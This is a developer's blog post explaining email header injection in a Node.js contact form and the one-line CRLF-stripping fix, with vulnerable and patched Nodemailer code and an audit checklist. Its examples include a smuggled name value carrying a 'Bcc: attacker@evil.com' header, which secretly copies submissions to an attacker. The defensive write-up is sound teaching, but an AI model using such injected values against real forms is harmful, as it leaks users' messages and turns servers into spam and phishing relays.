Email Header Injection in 2026, Still Trivial — and I Found It in My Own Contact Form
Your contact form takes a name, an email, and a message. Three fields. Two of them can take over your mail server if you let them. A short tour of an attack that's older than I am, and how I found it in code I'd just shipped.
- #security
- #nodejs
- #war-stories
A postcard has two parts: the address on the front, and the message on the back. The post office reads the address. The recipient reads the message.
Now imagine the address side has rules — first line is the recipient's name, second line is their street, third line is their city, and so on. Each line is a separate piece of information.
If I, sending the postcard, can write more lines than I'm supposed to, I can sneak instructions to the post office that the sender didn't intend. "Also send a copy of this to my friend's address. And cc the post office's manager."
That, in two paragraphs, is how email header injection works. Email is just structured text. Each line of the header is a separate instruction. If a user-submitted field can contain a newline, the user can write extra header lines — and your mail server will follow them.

This vulnerability is, I want to emphasize, thirty years old. It is in every guide on web security. It has its own page on OWASP. And last week, while I was finishing my own portfolio's contact form — code I'd written specifically to be careful, with rate limiting and CAPTCHA and Zod validation — I caught it in my own implementation.
Let me show you exactly how it works, exactly how I found it, and exactly what the fix is.
The mechanics: three lines of vulnerable code
A contact form sends an email. The email's subject line includes the user's name:
await transporter.sendMail({
  from: process.env.GMAIL_USER,
  to: process.env.GMAIL_USER,
  subject: `New inquiry · ${name}`, // <-- the bug
  html: `<p>${escapedName} sent: ${escapedMessage}</p>`,
});
The HTML body is escaped — no XSS in the rendered email. The subject line is not escaped, because the subject isn't HTML. Looks fine, right?

Now imagine a user submits this name:
Foo
Bcc: attacker@evil.com
That's not a weird name with two words. It's a name with a newline character in it. When that string lands in the subject header, the email this app generates looks like this:
From: portfolio@example.com
To: portfolio@example.com
Subject: New inquiry · Foo
Bcc: attacker@evil.com

<p>... body ...</p>
A Bcc: header. Out of nowhere. Sent to an attacker.
What can the attacker do with this?
- Add Bcc / Cc headers to silently exfiltrate every contact-form submission to an attacker's inbox.
- Add a
From:orReply-To:header to spoof the sender — turning your contact form into a free phishing-mail relay. - Inject body content by adding the magic blank line (CRLF + CRLF) that separates headers from body, then writing arbitrary email content.
The third one is the worst. Once an attacker can inject arbitrary body content, they can send any email they want, from your authenticated mail server, to anyone in the world. Spam. Phishing. Credential harvesting. All of it billed to your sending reputation, your IP allowlist, your domain.
And the field that lets them do this is your contact form's "name."
How I found it in my own code
I was on a deep audit of the contact form. Rate limiting, CAPTCHA, validation — all the checks. I'd written it carefully. I had every reason to think I'd been thorough.
Then I traced the data flow. The user's name field flows from the form to a Zod schema:
name: z.string().min(1, "Name is required").max(100),That validates length. It does not validate content. A 100-character string with a newline in the middle passes that schema cleanly.
Then the validated name flows into the email subject:
subject: `New inquiry · ${name}`,Direct interpolation into a header field. Pwn.
The body interpolation was safe — that path went through escapeHtml(name), which converts < and > into harmless entities. But HTML escaping doesn't touch CR/LF, because in HTML CR/LF are just whitespace. They become weapons only when the value is interpolated into a line-delimited protocol. Like SMTP headers.
I'd been thinking about cross-site scripting. The XSS path was clean. But every value that lands in a header is its own injection class — and I'd been too busy looking at the body to notice.
This is the part of security work that I find genuinely humbling. You can know about an attack class for years. You can have read about it. You can have written about it. And you can still ship code that has it, because the only thing that prevents it is auditing every place a user-controlled value is interpolated into a structured protocol — and remembering, every single time, which protocol uses which separator.
The fix is one line
The fix isn't subtle. Strip CR and LF from any user-supplied value that lands in a header.
function stripHeaderNewlines(input: string): string {
  return input.replace(/[\r\n]+/g, " ").trim();
}

const headerSafeName = stripHeaderNewlines(name);

await transporter.sendMail({
  // ...
  subject: `New inquiry · ${headerSafeName}`,
});
Replace newlines with a space. Trim the result. Use the sanitized value in the header; keep using the escaped value in the HTML body.
That's it. One regex. One helper. One line at the call site.

If you want belt-and-suspenders, you can also reject any input containing CR/LF in your validation schema:
name: z.string().min(1).max(100).refine(
  (s) => !/[\r\n]/.test(s),
  "Name cannot contain line breaks"
),
Both layers are useful — validation gives a friendly user-facing error, the helper is your last line of defense if someone bypasses validation. I run both.
What about the email field? Or replyTo?
The contact form has two more user inputs: email and message.
emailgoes into thereplyToheader. Is it vulnerable? Mostly no — Zod's.email()validator uses a regex that rejects CR/LF, so a CRLF-poisoned email never makes it past validation. Mostly because regex-based email validators have edge cases, and "mostly" is not a security guarantee. I run it throughstripHeaderNewlinesanyway. Defense in depth.messagegoes only into the HTML body viaescapeHtml. It does not appear in any header. CR/LF in the message is harmless — it shows up as line breaks in the rendered HTML, which is what users want.
The general rule: anywhere a user value is interpolated into a header, run it through your CRLF-stripper. Body content is its own escaping problem (HTML escape for HTML, JSON escape for JSON, etc.) — but the header injection class is solved by one helper applied to the right inputs.
Why does this still happen in 2026?
Because the libraries don't fix it for you.
Nodemailer, the most popular Node email library, will happily put a CRLF-laden string into a header and send the resulting message. The library can tell that the value is malformed; it doesn't, on the assumption that you've validated your inputs.
That assumption is wrong roughly half the time. Every "configure Nodemailer with Gmail" tutorial I've read starts with the working example and stops before "and now sanitize your inputs." Every contact-form template on the internet has the user's raw name interpolated into the subject. Every engineer who copies one of those templates and ships it has just shipped a header injection vuln.
The library could fix this. The library has decided not to. So the responsibility is on you.
A short checklist

If you have a contact form, audit it now. It takes about ninety seconds.
- Find every place a user-supplied value is interpolated into a
subject,from,to,cc,bcc,replyTo, or any custom header. - For each: is the value run through a CRLF-stripper before reaching the email library?
- If not, add one.
- Add a Zod refinement (or your validator's equivalent) to reject CR/LF in any field that's destined for a header.
- Test with a malicious input. Submit a name that contains
Foo\r\nBcc: yourself@example.com. Verify your email arrives as a single subject line and not with a hidden Bcc.
That's the whole job.
The shortest version
- SMTP headers are line-delimited. Newlines in user input become extra header lines.
- A "name" field with
\r\nBcc: attacker@evil.comturns your contact form into an open mail relay. - The fix is one regex:
replace(/[\r\n]+/g, " ")on any user value going into a header. - Zod's
.email()blocks CR/LF in email fields;.string()does not. Validate explicitly. - Test it with a malicious input before you ship.
- Audit your existing forms today. The bug is older than most engineers, and most engineers still have it.
I had it. You probably do too. Now you don't.
/share

Kishore K Sharma
Lead Full Stack Engineer | Java · Spring Boot · Distributed Systems · AWS | Building Scalable Cloud-Native Platforms